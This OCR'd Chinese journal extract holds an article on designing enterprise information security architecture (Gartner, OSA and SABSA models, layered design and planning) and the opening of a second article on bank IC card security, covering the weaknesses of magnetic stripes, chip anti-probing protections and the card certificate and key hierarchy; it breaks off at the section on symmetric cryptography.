本文基于多年的安全服务经验，在借鉴行业最佳实践和已有成果基础上，提出了一个信息安全架构方法，给出了一个简要的体系框架，并简单阐述了在建设规划中的应用。

1. 现状和问题

近些年，各大运营商都进行了大量的安全建设投入，总体上讲，建设内容主要包括了安全组织和人员体系、安全管理体系、安全技术体系等三个方面。

在安全组织和人员体系方面，通常会建立决策、管理、执行三级组织架构，并明确各层组织的职责分工和职能，以及相应的岗位和人员配置要求。针对系统安全相关人员开展有针对性的安全知识、技能和意识培训。同时，也会根据公司的实际情况，建立垂直和水

平的沟通、协调机制。

在安全管理体系方面，通常会根据ISO27001：2005的要求，建立相应的安全管理总纲和策略要求，明确在安全规划建设、软件开发安全、安全风险评估、安全运维维护、敏感信息防护等方面的安全要求，并编制相应的规章制度、流程，以及相应的标准规范。

在安全技术体系方面，通常基于安全域的划分结果，在域边界、内部部署相应的安全检测、防护、审计等措施，如防火墙、IDS、IPS、anti-DDoS、Web防火墙等，并建立综合安全管理平台，以支撑企业的统一安全管理。同时对各种网络设备、主机进行安全配置和加固，以减少安全弱点漏洞的存在。

这些安全建设是符合当时的历史条件的，也取得了一定的成效。

当然，由于对模型的理解、网络与信息系统现状分析和安全建设目标认识的不足，也出现了一些偏差。通过资料分析，并综合来自客户的反映，在安全保障体系建设方面的不足主要表现为:

• 安全建设往往由相应的责任部门发起，责任部门往往基于自己管理的网络与系统或区域进行安全建设，形成了一个个的孤立“烟筒”，缺乏协作，对全程全网的安全保障构成了一些不利影响。

• 运营商跟随市场或听从个别厂家的建议进行建设，对自己的实际需求认识和考虑不足，缺乏整体、长期的安全建设规划。

• 安全技术体系建设往往由技术部门牵头，对当前及未来业务安全需求认识不充分、不细致，安全战略与业务发展战略不一致。

• 安全建设多侧重于IT基础设施的安全，业务服务、应用、数据和内容考虑较少，对业务的安全保障和业务促进作用有限。

• 安全建设方案多是各自独立设计和制定的，不能保证兼容性、互操作性以及与最终目标始终是一致的。

• 购买和部署了大量的设备，但未能有效整合和利用。

• 业务部门与系统运维部门的安全需求沟通不充分，对安全建设目标、内容理解有偏差，或者具体执行时走样。

这些现象反映的深层次的根本问题是安全保障体系架构方法和设计的不足。这些不足主要是：缺乏有效的方法，以全局性地把握业务安全需求，并将其映射到具体的安全管控措施上；架构内容和框架存在一些缺失或薄弱之处，且与企业实际情况匹配度较低，未能在企业范围内达成广泛的一致；安全建设缺乏科学的规划，没有一个符合实际情况的可操作的路线图；缺乏有效的测量手段，以发现存在的不足，为修补改进明确方向，促动安全保障能力的不断提升。

2. 信息安全建设与架构发展情况

进入信息时代，作为支撑业务运营的信息系统迅猛发展。为了指导信息系统规划、建设，出现了多种指导企业信息化架构的方法，如Zachman、TOGAF、FEA-PMO等，在这些架构方法中，也初步涉及了信息安全方面的内容。随着网络与信息安全问题日益突出，企业、政府、科研机构对信息安全日益重视，开始在信息化架构中融入更多安全方面的内容。同时，由于信息安全问题的复杂性、广泛性，对信息安全建设提出了更高的要求，一些独立的信息安全架构方法也逐

渐进入了研究视野。

2.1 信息安全发展趋势

当前，运营商以及大型企业在信息安全建设方面主要呈现如下趋势:

• 信息安全建设从 IT 基础设施安全向业务应用安全、内容和数据安全转移;

• 从安全技术措施建设向安全管理、安全运营转移，更追求技术与管理的协调和平衡;

• 从单一设备采购，走向安全服务采购;

• 开展构建信息安全管理平台，并注重提升安全运维、安全保障能力;

• 信息安全管理与企业现有内控体系、审计体系趋向融合。

因应这种趋势，各大咨询公司、厂商和独立的研究组织纷纷提出了符合当前安全趋势和要求，满足大型企业业务和信息化发展需要的信息安全体系架构模型和方法，着力建立全面、有效的企业信息安全体系架构。

2.2 典型的信息安全体系架构

目前，在信息安全体系架构研究方面，比较有代表性的有 Gartner、IBM、德勤等公司，以及 OSA、SABSA、TOGAF 等开放组织等。这里我们重点介绍 Gartner、OSA、SABSA 的安全体系架构方法和框架。

1）Gartner 企业信息安全体系架构

Gartner 将企业信息安全体系架构视为企业进行信息安全管理的指南，用于在企业内部实现统一、协调的信息安全管理。Gartner 基于其企业信息安全体系架构实践和对信息安全管理的深入理解，提出了企业信息安全体系架构（EISA）模型 [1]。Gartner 认为，要建立 EISA，必须给组织提供某种机制，使得组织能够充分利用通用的原则和最佳实践，将信息安全的业务需求转换成可操作的信息安全和风险管理解决方案。

Gartner 建议 EISA 架构应包括业务、信息和技术三个视角以及概念层、逻辑层和实现层三个层面。其中业务视角包括信息安全组织和流程，信息视角包括执行信息安全职能所需要的各类信息，技术视角包括基础设施的安全架构、安全服务架构和应用安全



图 1 Gartner 企业信息安全体系架构

架构，定义了实现安全需求的软硬件配置。概念层描述相对抽象的意图、目标、特性和模型，在相当长的时期内保持稳定；逻辑层详细描述在对环境、资源等进行各种可能的选择分析和权衡基础上确定的实现概念层目标的各种思想、方法、技术、设计；实现层描述实现概念层目标和逻辑层设计的具体模型、设备。

2）OSA 的安全架构

OSA 将企业的业务服务和信息系统看成是一个个场景模式的集合，并针对这些场景模式进行研究，给出了相应的安全架构 [2]。



图 2 OSA 安全架构场景模式

OSA 首先将企业信息系统场景模式分为 IT 服务安全、IT 应用安全、IT 基础设施安全、集中的安全服务、安全治理五种大的场景模式，再对这五大场景模式进行逐步细分，形成一个个易识别、分析、处理的安全场景。进而，针对每个具体场景模式给出相应的安全架构最佳实践，供企业参考和使用。

3）SABSA 安全架构

SABSA 是一个方法论 [3]，它通过开发以风险作为驱动的企业信息安全、企业信息保证结构和交付安全架构解决方案，以支持企业的关键商务。它是一个开放式的标准，容纳了大量的框架、模型、方法和步骤。

SABSA 方法论的核心是 SABSA 模型，是推动 SABSA 开发的一种自上而下的过程方法。这个过程从一开始就分析了所有相关的业务需求，达到了管理和测量链的可追溯性，并通过 SABSA 生命周期里的“战略与规划”、“设计”、“持续管理和措施”几个方面来确保企业内部所有业务保障能力、绩效得到改进和提升。而框架工具是通过实践经验开发的，其中包含了 SABSA 矩阵及 SABSA 商务属性简要表，以此来进一步支持整个 SABSA 过程方法。

2.3 安全架构与现有标准、规范的关系

信息安全架构明确了信息安全管理组件及其相互之间的关系。现有的标准规范，如 COBIT[4]、ITIL[5]、ISO27000[6]、COSO 及风险管理标准 [7] 等，则侧重于阐述某一个方面的安全控制或管理活动。其关系主要表现为:

- 信息安全架构对 COBIT、ITIL 等规范的应用提供了方向、适用范围和指导，并促进了这些规范在具体企业应用中的有机融合，及聚合成一个无缝的整体。
- 信息安全架构使用了这些规范中明确的安全组件，如安全管理和流程控制措施、技术手段等。
- 信息安全架构可以与这些规范进行无缝集成。

3. 信息安全体系架构设计方法和框架

中国企业尤其是大型企业在构建自己的信息安全体系架构时，在借鉴国际先进经验的基础上，须基于企业商业要求、业务运作流程、管理制度、网络与信息系统情况，根据网络与信息系统利益相关者的期望和需

求，采用科学、合理的设计方法，构建出满足业务需求的安全体系架构，做好安全组件的选择和部署，持续提供安全保障能力。

3.1 信息安全体系架构的三个视角

企业信息安全体系的建立是为了保障业务顺畅运作。作为支持或承载业务运作的信息系统必须能够驱动和促进业务的发展，并降低和控制信息安全风险，这体现为一系列的业务安全支撑能力，体现在信息资产管理能力、安全预警能力、安全监控与分析能力、智能化安全防护能力、安全应急响应能力、业务连续性与灾难恢复能力等。这种能力依赖管理（组织、流程）、技术两个方面、



图 3　信息安全体系架构视角

以及融入在其中的安全控制措施。因此，在综合考虑信息安全体系架构时，可从管理、技术和控制三个视角来综合考虑。如图 3 所示。

1）管理视角，关注信息安全的安全管理架构。信息安全管理架构描述企业信息安全工作如何组织、领导、开展，以及与其它业务管理工作如何沟通、协作，如何测量、控制和改进安全管理绩效，以满足来自企业内外的安全管理要求。如同企业内的其它业务管理架构一样，信息安全管理架构应包括组织、流程、管理制度三个要素。

2）技术视角，关注企业的信息安全技术架构。信息安全技术架构从技术角度描述了企业信息、应用系统和 IT 基础设施的安全保障措施，包括数据安全架构、应用安全架构、IT 技术设施安全架构以及信息安全基础服务架构等。

3）控制视角，关注企业的信息安全控制架构。信息安全控制架构全面描述了企业信息安全对业务运作流程的要求，业务运作对信息安全技术的要求，以及网络与信息系统所采用的安全控制方法、措施。安全控制包括了管理类、流程类、技术类型，可采用独立方式或内嵌式方式使用。

管理和技术这两个方面是安全控制措施落地的基础和锚点。安全控制措施的选择、组织是依赖于管理、技术方面的安全需求，并受到环境、资源、技术等条件的约束。因此在设计时应首先设计安全管理、技术体系架构。

3.2 信息安全体系架构的层次模型

企业的信息安全架构必须匹配和满足企业广泛的业务要求，并与企业的业务发展战略相一致。因此，企业信息安全体系架构设计必须能够指导企业将业务安全需求转化为可操作、可落地、有机集成的信息安全保障实践，必须反映不同层级的业务、规划、设计、实施和运维人员的关注，因此信息安全架构的设计可从需求层、概念层、逻辑层、实现层、服务管理五个层次来考虑企业的信息安全体系架构。如图 4 所示。

1）需求层，定义了业务对安全的要求。这些期望和要求明确了企业对信息安全的业务需求（使能业务、业务驱动、业务连续性、

图 4　信息安全体系架构层次

合规遵循等）和保护的信息资产。业务需求为业务使用、运营人员所关注，阐明了在业务层面的信息安全保障要求。信息资产包括数据资产、IT 资产和业务能力资产，其中业务能力资产是最重要的资产。在进行安全体系架构设计时，对这些业务需求的细分、理解和把握是成功的基础，并明确与这些业务需求相关的信息资产是成功的关键。

2）概念层，定义了信息安全体系架构的概念模型。该模型从宏观的、全局的高度明确了体系架构需要保护的信息资产属性、目标和基本原则。是高度抽象的模型，在较长的时间内保持稳定。概念模型为架构者、规划者所关心，阐述了实现企业信息安全战略目标所需要的技术、管理策略和流程框架。通过概念层设计，可以确保业务安全需求得到满足，指导下层安全组件的选择、组织，并整合成为一个有机的安全保障系统。

3）逻辑层，定义了信息安全体系架构的逻辑模型。逻辑模型由功能逻辑元素组成，描述了如何通过功能逻辑元素及元素间的控制与合作关系来实现概念模型要求的目标和特征，与具体的资源和产品无关。逻辑模型为设计者所关心，是在环境、资源、各种可能选择分析和权衡基础上确定的实现概念层目标的各种思想、方法、技术和设计。逻辑层反映了概念层安全架构的战略，并将其安全要求抽象为一系列的安全服务，如实体认证、机密性保护、完整性保护、不可抵赖性等。

4）实现层，定义了信息安全体系架构的实施模型。实施模型由具体的物理实现元素组成，描述用什么资源和产品来实现逻辑设计方案，解决部署和配置等方面问题。实施模型涉及具体的资源、产品，为构建者所关心，是概念层目标和逻辑层设计的具体实现。

5）服务管理层，定义了信息安全体系架构的安全运维管理模型。运维管理模型主要由一系列的服务和支持设施构成，描述了系统的操作和服务管理的设计与交付。该模型主要参考 ITIL 服务管理架构，解决系统建成后的维护、检测和改进工作。该层为运维和安全管理人员所关注，是有效提供安全服务的关键。另外，本层的内容与需求层、概念层、逻辑层、实现层都有关联，因此在进行上面各层设计时都必须考虑日常运营和管理问题。

这几层之间的主要关系是：需求层为概念层、逻辑层和实现层设计提供的输入；对于概念层、逻辑层和实现层，其上层模型指导下层模型，下层模型是上层模型的细化和实现；服务管理层定义了系统建成后的服务、维护管理流程，并与其他几层密切相关。

3.3 信息安全体系架构设计方法和流程

1、基于安全域的安全设计方法

在实际的信息安全体系架构设计中，既可以针对一个集团公司、单个机构，也可以针对特定的网络与信息系统，适用范围差别

较大。基于安全域划分的安全设计方法可以屏蔽这些差别，并应用安全体系架构设计的五个层次、三个视角，识别出熟悉的安全设计模式，指导控制措施的选择、组织和应用。

安全域是一个虚拟化的结构，其具有相似的系列安全需求、策略和安全措施。在实际应用中，应保证包含 IT 要素的安全区域有相对于其他区域的明确的边界，同时，选择的安全控制措施达到风险管理要求，高级别安全区域的安全保障能力不因为与其他区域的互访而降低。

安全域也可以指导我们逐级细化需求，例如在组织维度，可选择跨企业、企业、业务单元、产品线、部门等不同的粒度。另外，也可从战略、战术、运作生命周期维度进行不同层次的域划分。

2、设计流程

信息安全体系架构的设计应首先明确企业的业务使命、安全战略、原则和策略，进而设计管理和技术体系，明确安全控制措施。同时，在设计时应关注安全服务管理要求，把安全保障能力放在首位。

在实际设计时，可以根据安全层次模型，采用域设计方法，进行逐级、细化设计。设计流程如图 5 所示。

图 5　信息安全体系架构设计流程

通过信息安全体系架构设计流程，可以确保安全需求得到有效落实。同时，也可以反向评估安全控制措施与安全需求的对应情况，并评估其安全保障绩效。

3.4 信息安全体系架构框架

企业信息安全体系架构提供了一种将业务对信息安全的需求转换成可操作的信息安全和风险管理解决方案的机制。我们根据上述三个视角、五个层次的设计理念，通过架构设计流程，就可以构建出企业信息安全体系架构框架。如图 6 所示。

信息安全体系架构框架是企业信息安全建设和运作的蓝图，是企业构建信息安全保障体系的核心内容。

图 6　信息安全体系架构框架

4. 信息安全体系架构的应用

4.1 信息安全体系建设规划

信息安全体系架构可以给出企业的安全建设蓝图，并保证其与企业的业务发展战略保持一致。因此，企业可基于安全体系架构，结合企业信息安全体系建设现状，通过差距分析，明确改进方向和目标，制定中长期安全战略规划。如图 7 所示。

信息安全体系架构设计是与企业的业务

发展战略、信息化发展战略相一致的，因此可以与企业的战略规划、信息化规划有机结合。



图 7　信息安全体系规划方法

4.2 信息安全项目设计

信息安全战略细化设计就是信息安全项目设计。基于信息安全体系建设规划，可以明确安全建设路线图，通过识别各种约束管理和要求，进一步进行项目规划设计。

1、项目设计思路与原则

项目设计的基本思路是将改进措施按一定的原则归类组合成可实施的项目。为了确保项目的可实施性，在设计项目时应遵循范围清晰、同类合并和依赖简化等原则。

2、信息安全项目设计

在进行项目设计时，需要考虑到改进措施覆盖的范围、时间跨度、实施条件的成熟度等因素，遵循全面覆盖、相对独立和远近结合等原则。项目群实施蓝图设计方法是基于依赖性关系与优先级分析的方法，通过分析项目间的依赖关系与各项目的优先级顺序确定最终的项目群实施蓝图，如图 8 所示。



图 8　项目实施蓝图设计

根据项目间的输出输入关系与项目实施的前提条件确定项目间的依赖关系，根据项目实施的紧迫性与重要性确定项目实施优先级顺序。

五 . 结论

信息安全体系架构设计是一个思路和方法，可以避免和解决当前信息安全建设中存在的部分困惑和问题。企业信息安全体系设计应与企业的业务和信息化建设协调发展，与企业自身的战略保持一致，基于对企业自身安全需求的分析，通过层次化的逐步求精的方法，建立切实可行、有效的安全保障体系框架。同时，信息安全体系是一个开放的体系，可以与企业现有的流程、制度和信息化架构有机融合。信息安全体系应该具有持续改进能力，能够随着业务和信息技术的发展不断自我完善。

参考资料

[1]http://www.gartner.com/DisplayDocument?id=488195

[2]http://www.opensecurityarchitecture.org/cms/en/foundations

[3]http://www.sabsa.org/whitepaperrequest.aspx?pub=Enterprise Security Architecture

[4]Control Objectives for Information and related Technology (COBIT), Version 4.0, IT Governance Institute, 2005.

[5]http://www.itil-officialsite.com/

[6]ISO/IEC 27005:2011: Information Technology – Security Techniques – Information Security Risk Management.

[7]ISO/IEC 31010:2009: Risk Management – Risk Assessment Techniques.

金融IC卡在银行支付业务中的应用安全性简析

行业技术部　李洋

关键词：金融 IC 卡　磁条卡　智能芯片　支付　密码体系

摘要：近年来，由于磁条型银行卡复制盗刷为用户带来经济损失的案例屡见不鲜，其犯罪过程一般分为三个步骤，首先通过各种途径获取用户银行卡卡号及密码等相关信息，然后利用专用设备复制磁条卡，最后盗取用户资金。在这个过程中，由于磁条卡技术自身的缺陷，犯罪分子可以很容易盗取磁条卡上的资料，再复制到新卡上。随着金融 IC 卡的出现，这类案件将大幅下降，本文以近几年在国内金融市场上广泛推广发行的金融 IC 卡为说明对象，通过对金融 IC 卡的硬件、软件以及行业应用相关技术分析，简要介绍金融 IC 卡在银行支付业务中的安全作用及相关系统知识。

引言

随着各种金融业务和技术的不断发展，国内各商业银行自 20 世纪 80 年代开始发行银行卡，在银行卡业务的不断完善和市场规模迅速扩大的同时，围绕银行借记卡、贷记卡为核心开展的个人金融服务是银行的主要业务推广手段。据 2011 年中国银行卡市场数据分析报告统计，截至 2011 年底，我国银行卡的发卡量超过了 28.5 亿张，如此庞大数量的银行卡市场，其安全性和防范欺诈的能力是银行卡稳定发展的关键，但是目前国内的银行卡中有九成为磁条卡，而磁条卡由于技术问题在伪卡、盗卡欺诈防范等方面均存在较大的安全隐患。因此，在硬件及软件防护方面具有更高安全性和扩展性的金融 IC 卡必然成为国内及国际银行卡产业发展的重要趋势，实际上目前金融 IC 卡已经并且还将持续对全球银行卡产生重大影响。在从磁条卡到芯片卡的迁移过程中，欧洲和亚太区走在全球的前列，其中，欧洲地区在 2003 年年底已有 50% 的卡片符合了 EMV 标准，2005 年 Visa 和 MasterCard 在欧洲启动风险转移政策，从 2006 年开始，所有 Visa 和 MasterCard 品牌的 IC 卡都必须符合 EMV 标准。亚太区也有十多个国家和地区启动了 EMV 迁移计划，其中日本、韩国、马来西亚和中国台湾地区正在进行全国、地区性的迁移。到 2010 年，全球已经实施或计划实施银行卡芯片化迁移的国家和地区超过了 30 个，发行符合 EMV 标准的金融卡近 2 亿

张，发布符合 EMV 标准的终端超过 200 万台。国内市场上，早在 2005 年 3 月 13 日，人民银行就发布了第 55 号文，正式颁发了行业标准《中国金融集成电路（IC）卡规范》（JR/T 0025-2005）（业内简称 PBOC2.0)。该规范补充完善电子钱包 / 存折应用；增加了与 EMV 标准兼容的借 / 贷记应用；增加非接触式 IC 卡物理特性标准；增加电子钱包扩展应用指南、借 / 贷记应用个人化指南等内容。该标准将为我国银行卡芯片化奠定标准基础，确保我国银行卡芯片化实现联网通用和安全，并有效指导实施。据人民银行要求，到 2015 年，银行卡将全面告别磁条卡，走入有“芯”的金融 IC 卡时代。

一、磁条银行卡的安全性

谁“偷走”了我的银行卡？

2012 年 6 月，在浙江、辽宁、吉林、黑龙江、上海、福建、山东、广东等 8 省市公安机关行动统一收网下，摧毁了一个以台湾人为主要组织者的特大跨境诈骗集团，捣毁犯罪窝点 20 多个，抓获包括团伙主犯吴某杰（中国台湾籍）、朴某某（韩国籍）在内的犯罪嫌疑人 358 名，缴获银行卡数千张及大批作案工具，冻结涉案账户 150 余个，涉案金额达 10 余亿元人民币。这就是由公安部督办的“银行卡 1 号专案”。这起涉案金额巨大，参与犯罪人数众多的银行卡盗刷案件，始于浙江绍兴某银行发现的一张白色银行卡。在去年 11 月 22 日，绍兴某银行工作人员检查 ATM 机时，发现机器里卡住了一张白色银行卡，这张银行卡只有一个黑黑的磁条，且正反两面都是白色的，这正是一张克隆的磁条银行卡。那么复制一张这样的磁条银行卡困难吗？遗憾的说，那其实很容易。一般的银行卡磁条仅有三条磁道信息，只要将这三轨信息通过电脑软件写到空白卡上，就可以复制一张信息完全相同的卡，甚至只要知道了持卡人的姓名、身份证号码、账号等信息也可以克隆出一张完全相同的信用卡及银行卡。

二、金融 IC 卡的安全性

与磁条银行卡不同，金融 IC 卡又被称为芯片银行卡，它是以芯片作为介质的银行卡。这种芯片卡容量大，可以存储密钥、数字证书、指纹等信息，芯片内部内置操作系统，其工作原理类似于微型计算机，能够同时处理多种应用，最简单的说它可以为持卡人提供较磁条卡更高的安全性以及更多的业务功能。

金融 IC 卡是硬件、软件与行业应用技术的高度结合。它的开发与制造技术都比较复杂，主要技术包含三个部分：硬件技术、软件技术及相应应用领域的业务应用技术。硬件技术包含半导体技术、基板加工、印刷技术、封装技术、终端技术、测试技术及其他组件技术等；软件技术包含系统软件技术、应用软件技术、通信技术、信息安全技术等相关应用领域的业务应用技术这里指包括在银行支付业务应用中为借记、贷记、电子现金等支付业务提供的应用实现、应用扩展以及相关交易环节的安全保障技术等。

（一）金融 IC 卡的物理安全性

从硬件技术上分析，芯片的安全性是金融 IC 卡安全性的基础，简单的说，IC 卡的芯片是一种集成电路芯片，但不是一般意义上的集成电路芯片。除了特殊应用环境要求 IC 卡用芯片具有较小的体积及环境适应性

外，更重要的就是 IC 卡芯片的安全性。在 IC 卡用芯片的设计阶段就提供了完善的安全保护措施。这种设计十分重要也十分有效，这有赖于在 IC 卡芯片设计之前就对 IC 卡用芯片可能进行的物理攻击（探测）进行了全面的分析。在分析过程中发现，一般针对芯片的典型探测方法有:

• 通过电子显微镜对存储器或芯片内部其他逻辑直接进行分析读取;

• 通过测试探头读取存储器内容;

• 通过从外部无法获取的接口（例如厂家测试点）直接对存储器或处理器进行数据存取，激活 IC 卡芯片测试功能，等等。

而基于以上典型探测方法的分析，IC 卡芯片的安全技术首先要从物理上防止以上攻击，使其受攻击的可能性减至最小。物理保护的实施强度以实施物理攻击者所耗费的时间、精力、经费等无法与其获得的效益相比作为标准。IC 卡芯片在实施反物理攻击的防护方法上主要有以下几种:

• 通过烧断熔丝，使测试功能不可再激活（测试功能是 IC 卡专用芯片制造商提供的对 IC 卡芯片进行全面检测的功能，这一功能对 IC 卡具有较大的操作性，不能激活测试功能将大大提高 IC 卡芯片的安全性);

• 高、低电压的检测;

• 高、低工作时钟频率的检测;

• 防止地址和数据总线的截取;

• 逻辑实施对物理存储器的保护（存取密码等);

• 总线和存储器的物理保护层。

（二）金融 IC 卡的软件安全性

从软件技术上分析，金融 IC 卡芯片是采用了内置微处理器的智能集成电路卡，在智能卡中，特别提出了认证的概念，即 IC 卡接口设备和 IC 卡之间只有相互认证之后才能进行数据的读、写等具体操作。认证主要用于防止伪造 IC 卡及有关应用终端。这种认证机制主要包括内部认证、外部认证和相互认证三种方式。在这三种认证方式中，加密、解密密钥只存在于 IC 卡和有关应用终端的内部，一旦形成绝不外漏。因此，密钥十分安全，每次认证以随机数为媒介，每次认证数据均不相同，因此破译难度十分大。所以，这种工作方式具有很高的安全性。

（三）金融 IC 卡的行业应用安全性

1. 金融 IC 卡系统架构

从行业应用技术上分析，金融 IC 卡在其应用中有着一套严格的规范化系统架构及相应的系统应用密码要求规范，在这一整套的要求和规范保证下，金融 IC 卡所具有的物理和软件上的优势可以使其在行业领域应用中达到很高的安全性和可扩展性。为了了解金融 IC 卡是如何在行业中进行安全应用的，我们先来了解一下金融 IC 卡系统的总体架构。



图 1　金融 IC 卡系统总体架构

在图 1 描述的 IC 卡系统的总体架构中，建设规划主要包括了几个部分:

a)IC 卡业务接入渠道

IC 卡业务接入渠道主要包括柜面、本行 POS 终端、银联网络 IC 卡交易、ATM、电话银行等。

b)IC 卡业务后台系统

IC 卡业务系统主要实现 IC 卡小额账户管理、借贷记卡和电子现金卡发卡数据管理、交易处理和安全认证等功能。

c) 密钥管理中心系统

密钥管理中心系统主要实现 PBOC 2.0 标准的发卡行密钥生成、证书申请、验证、管理等功能，IC 卡密钥生成、子密钥离散、密钥存储管理和证书签发等功能。

d)IC 卡数据准备系统

该系统作为服务全行的 IC 卡发卡数据准备平台，为 IC 卡贷记卡、借记卡和电子现金卡的发卡业务提供数据处理、管理的功能。同时，系统为分行 IC 卡个人化系统提供借记卡和电子现金卡的制卡数据文件。

e)IC 卡多应用管理系统

金融 IC 卡多应用管理系统主要实现 IC 卡的芯片空间规划管理、多应用发卡管理、行业应用接入、应用动态加载等功能，实现精细化管理每张 IC 卡的空间、应用配置等信息。

2. 金融 IC 卡密码应用体系

在了解了金融 IC 卡系统的架构后，我们再来看一下金融 IC 卡在支付业务中的密码应用体系架构。



图 2　金融 IC 卡密码应用体系

在金融 IC 卡的密码应用体系各环节中，主要涉及了三个机构:

a) 金融 IC 卡业务应用支付系统认证中心

为了建立整个金融 IC 卡支付和受理等支付系统环境，必须建立起中国金融 IC 卡安全认证系统，中国金融 IC 卡业务应用支付系统认证中心作为金融 IC 卡安全认证体系的核心，负责为参与金融 IC 卡业务的发卡行提供证书签发、认证及安全咨询等服务。

b) 发卡机构

具体发行金融 IC 卡的发卡实体机构，主要职能是接入金融 IC 卡根 CA 认证体系，建立发卡行的安全系统，实现 IC 卡的证书签发、密钥产生及制卡等功能。

c) 收单机构

能够布放受理金融 IC 卡业务终端(POS 机、ATM、自助终端设备等）的机构，主要职能是接入金融 IC 卡根 CA 认证体系，负责完成终端设备的根 CA 证书导入、管理及脱机认证等功能。

在密码技术的应用上，金融 IC 卡主要使用了两种技术体系，一种是非对称密码体系，一种是对称密码体系。这两种密码体系在 IC 卡业务应用中各自担负着不同的职责。

• 非对称密码体系

非对称密码体系主要用于支撑 IC 卡脱机业务安全和认证。采用非对称密码算法，金融 IC 卡规范定义了证书格式和签发认证流程，实现根 CA 证书 -> 发卡行证书 ->IC 卡证书三级的证书体系结构。根 CA 证书签

发发卡行证书，发卡行证书签发卡片证书。

在金融 IC 卡支付业务应用中对非对称密钥采用了两级密钥管理体系，根 CA 系统和发卡行 CA 系统。根 CA 系统生成根 CA 证书，接受发卡行证书申请，为发卡行签发公钥证书，并向收单行发布根 CA 公钥，通过收单行将根 CA 公钥分发到受理终端。发卡行 CA 系统是整个系统的安全核心系统，负责完成发卡行证书的申请、管理、IC 卡应用相关的密钥(包括应用密钥、卡片个人化交换主密钥等)管理，同时负责分发各类密钥到卡片制造商、卡片个人化中心及业务前置交易加密机等。金融 IC 卡在支付业务应用非对称密钥管理涉及的密钥种类主要有根 CA 公私密钥对、发卡行公私密钥对、IC 卡公私密钥对，如下表所示:

类型	功能
根 CA 公钥	由认证中心产生，以公钥证书文件形式下发。发卡行用于验证发卡证书的有效性
根 CA 私钥	由认证中心产生，存储在加密机中。用于签发发卡行公钥证书
发卡行公钥	由发卡行产生，并经过 CA 中心签发后形成发卡行公钥证书。用于发卡时装在到 IC 卡中
发卡行私钥	由发卡行产生，并通过加密机密钥加密后存储在主机数据库中。用于签发 IC 卡静态数据签名及 IC 卡公钥证书
IC 卡公钥	采用 DDA 认证方式的卡片需要此密钥，由发卡行私钥签发形成 IC 卡公钥证书存储在 IC 卡上
IC 卡私钥	采用 DDA 认证方式的卡片需要此密钥，用于 IC 卡与终端进行 DDA 认证

在公钥的获取与验证上，终端读取认证中心公钥索引，使用这个索引和 RID，终端必须确认并取得存放在终端的认证中心公钥的模、指数和与密钥相关的信息，以及相应的将使用的算法。如果终端没有存储与这个索引及 RID 相关联的密钥，数据获取失败。而发卡行公钥证书以密文形式存放在 IC 卡中，在进行 IC 卡业务的证书认证过程中，需要获取发卡行公钥并验证公钥证书的合法性。IC 卡公钥证书以密文形式存放在 IC 卡中，在进行 IC 卡业务的证书认证过程中，需要获取 IC 卡公钥并验证公钥证书的合法性。

说到这里顺便提一句，金融 IC 卡的证书与我们熟悉的网银证书体系有很大差异，一种是符合 PKCS 标准的 X.509 证书，另一种是符合金融 IC 卡标准的证书，这种差异具体体现在证书的格式上，证书的发证方式上以及证书对交易业务的支持方式上。举个简单的例子，比如网银证书能够支持黑名单的发布而金融 IC 卡证书不支持，而金融 IC 卡证书可以支持 POS 机交易而网银证书却无法支持这类业务。

- 对称密码体系

